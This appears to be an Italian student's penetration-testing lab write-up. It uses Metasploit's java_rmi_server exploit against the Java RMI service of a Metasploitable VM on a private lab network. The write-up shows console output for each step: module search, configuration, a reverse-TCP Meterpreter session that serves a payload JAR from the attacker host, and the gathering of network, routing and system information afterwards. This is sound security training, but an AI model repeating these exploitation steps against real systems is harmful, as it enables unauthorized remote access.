PROGETTO W16D4

EPICODE

Esercizio
Traccia e requisiti


Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

- Configurazione indirizzo IP di KALI:



- Configurazione indirizzo IP di Metasploitable:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:96:7a:21
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe96:7a21/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:6739 (6.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)
```

- Verifico la comunicazione tra le due macchine


```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions

┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.798 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.403 ms
^C
— 192.168.11.112 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1027ms
rtt min/avg/max/mdev = 0.403/0.600/0.798/0.197 ms

┌──(kali㉿kali)-[~]
└─$
```

```
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)

msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.516 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.315 ms

--- 192.168.11.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.315/0.403/0.516/0.085 ms
msfadmin@metasploitable:~$ _
```

- Avvio MSFconsole


```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

- Cerco l'exploit con la parola chiave




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Chec
k  Description
   -  ----                                              ---------------  ----       ----
-  ----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No
   Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes
   Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No
   Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No
   Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/mult
i/browser/java_rmi_connection_impl
```

- Seleziono l'exploit in riga 1, poiché è il più adatto a questo tipo di vulnerabilità




```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using
                                         -metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be
                                          an address on the local machine or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generate
                                         d)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

- Configuro i parametri che mi richiede, in questo caso solo il RHOST, ovvero l'indirizzo IP del target



```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using
                                         -metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be
                                          an address on the local machine or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generate
                                         d)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

- Lancio l'exploit e possiamo confermare il successo dell'attacco dall'apertura della sessione di meterpreter



```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/23vz6EDJvjZNeiq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:35174) at 20
00

meterpreter >
```

- Da qui posso ricavare informazioni sulla macchina target come:

1) Configurazione di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe96:7a21
IPv6 Netmask : ::
```

2) Tabella di routing

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe96:7a21 ::       ::
meterpreter >
```

3) Informazioni sulla macchina e le sue impostazioni di sistema

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```